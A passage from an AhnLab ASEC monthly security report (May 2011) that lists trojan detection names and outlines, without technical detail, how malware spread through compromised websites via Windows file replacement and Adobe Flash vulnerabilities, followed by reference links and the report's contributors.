7	Win-Trojan/Injector.59581	17
8	Win-Trojan/Onlinegamehack.286303	17
9	Win-Trojan/Onlinegamehack.287407	17
10	Win-Trojan/Killav.88192	17
11	Win-Trojan/Patcher.34816.C	20

compromised websites this month. None of the malware is from the previous month – this is because the fast response by antivirus providers have shortened the life span of malware and the distribution cycle of variants with the same function has become shorter. This month, malware were distributed by:

1. replacing Windows file with malicious file, and
2. exploiting vulnerabilities in Adobe Flash Player.

Refer to the following sites for further details:

- Malware replaces imm32.dll to gain your administrator's privileges: http://core.ahnlab.com/283
- Win-Trojan/Agent.30904.H replaces Windows file with malicious file: http://core.ahnlab.com/280
- Malicious flash file targets your computer: http://core.ahnlab.com/282

2011.05. VOL. 16
ASEC REPORT Contributors

Executive Editor
Senior Researcher Hyung-bong Ahn

Contributors
Principal Researcher Kwan-jin Jung
Principal Researcher Chang-yong Ahn
Principal Researcher Young-jun Chang
Researcher Hyun-mok Lee
Researcher Bo-hwa Cho

Reviewer
CTO Si-haeng Cho

Key Sources
ASEC Team
SiteGuard Team

AhnLab